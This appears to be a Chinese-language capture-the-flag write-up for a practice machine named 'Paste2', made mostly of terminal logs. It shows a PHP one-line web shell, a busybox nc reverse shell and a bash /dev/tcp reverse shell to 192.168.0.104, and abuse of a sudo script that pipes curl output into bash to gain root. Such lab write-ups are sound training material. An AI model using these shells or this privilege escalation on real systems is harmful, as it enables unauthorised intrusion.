


```
┌──(root㉿ kali)-[/home/kali/targets]
└─# ssh yi@192.168.137.137
The authenticity of host '192.168.137.137 (192.168.137.137)' can't be established.
ED25519 key fingerprint is SHA256:02iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.137.137' (ED25519) to the list of known hosts.
yi@192.168.137.137's password:
Linux Paste2 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
yi@Paste2:~$ ls
yi@Paste2:~$ pwd
/home/yi
yi@Paste2:~$ ls -la
total 20
drwxr-xr-x 2 yi   yi   4096 Sep 28 06:26 .
drwxr-xr-x 4 root root 4096 Sep 28 06:06 ..
lrwxrwxrwx 1 root root    9 Sep 28 06:26 .bash_history -> /dev/null
-rw-r--r-- 1 yi   yi    220 Sep 28 06:01 .bash_logout
-rw-r--r-- 1 yi   yi   3526 Sep 28 06:01 .bashrc
-rw-r--r-- 1 yi   yi    807 Sep 28 06:01 .profile
yi@Paste2:~$ cd /home
yi@Paste2:/home$ ls
slash  yi
yi@Paste2:/home$ cd slash
yi@Paste2:/home/slash$ ls
user.txt
yi@Paste2:/home/slash$ cat user.txt
flag{user-0c2707999aaeaf86ae88992ccb47ef81}
yi@Paste2:/home/slash$ 
```

看下网站目录下的文件夹




```
yi@Paste2:/home/slash$ sudo -l
Matching Defaults entries for yi on Paste2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User yi may run the following commands on Paste2:
    (ALL) NOPASSWD: /opt/back.sh
yi@Paste2:/home/slash$ cat /opt/back.sh
#!/bin/bash
curl  -s  http://localhost/404.html | bash
yi@Paste2:/home/slash$ ls -l /var/www/html/404.html
ls: cannot access '/var/www/html/404.html': No such file or directory
yi@Paste2:/home/slash$ ls
user.txt
yi@Paste2:/home/slash$ cd /var
yi@Paste2:/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
yi@Paste2:/var$ cd www
yi@Paste2:/var/www$ ls
html
yi@Paste2:/var/www$ cd html
yi@Paste2:/var/www/html$ ls
0596004567_bkt  4567  index.html
yi@Paste2:/var/www/html$ 
```

密码复用，直接登录到slash：


```
slash：0c2707999a
```

继续，这里是一句话木马：



```
yi@Paste2:/var/www/html$ cd 0596004567_bkt/
yi@Paste2:/var/www/html/0596004567_bkt$ ls
index.php
yi@Paste2:/var/www/html/0596004567_bkt$ cat index.php
<?php system($_GET[0]); ?>
yi@Paste2:/var/www/html/0596004567_bkt$ 
```


一句话木马。



```
www-data
```

这里可以写入反弹shell：


```
busybox nc 192.168.0.104 8888 -e /bin/sh
```



```
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.0.104] from (UNKNOWN) [192.168.0.103] 53720
```


切换成交互式shell：

```
python3 -c 'import pty;pty.spawn("/bin/bash");'
```



```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.0.104] from (UNKNOWN) [192.168.0.103] 53720
python3 -c 'import pty;pty.spawn("/bin/bash");'
www-data@Paste2:/var/www/html/0596004567_bkt$ cd ../
cd ../
www-data@Paste2:/var/www/html$ 
```


写入反弹shell作为404页面让sudo执行：




```
www-data@Paste2:/var/www/html$ echo 'bash -i >& /dev/tcp/192.168.0.104/9999 0>&1' > /var/www/html/404.html
<p/192.168.0.104/9999 0>&1' > /var/www/html/404.html
www-data@Paste2:/var/www/html$ ls
ls
0596004567_bkt  404.html  4567  index.html
www-data@Paste2:/var/www/html$ 
```

```
echo 'bash -i >& /dev/tcp/192.168.0.104/9999 0>&1' > /var/www/html/404.html

sudo /opt/back.sh
```



```
yi@Paste2:/var/www/html/0596004567_bkt$ cat index.php
<?php system($_GET[0]); ?>
yi@Paste2:/var/www/html/0596004567_bkt$ sudo /opt/back.sh
```



```
┌──(root㉿ kali)-[/home/kali]
└─# nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.0.104] from (UNKNOWN) [192.168.0.103] 38844
root@Paste2:/var/www/html/0596004567_bkt# cd /root
cd /root
root@Paste2:~# ls
ls
root.txt
root@Paste2:~# cat root.txt
cat root.txt
flag{root-710cab02d94f609e4ca3c981bd8ade38}
root@Paste2:~# 
```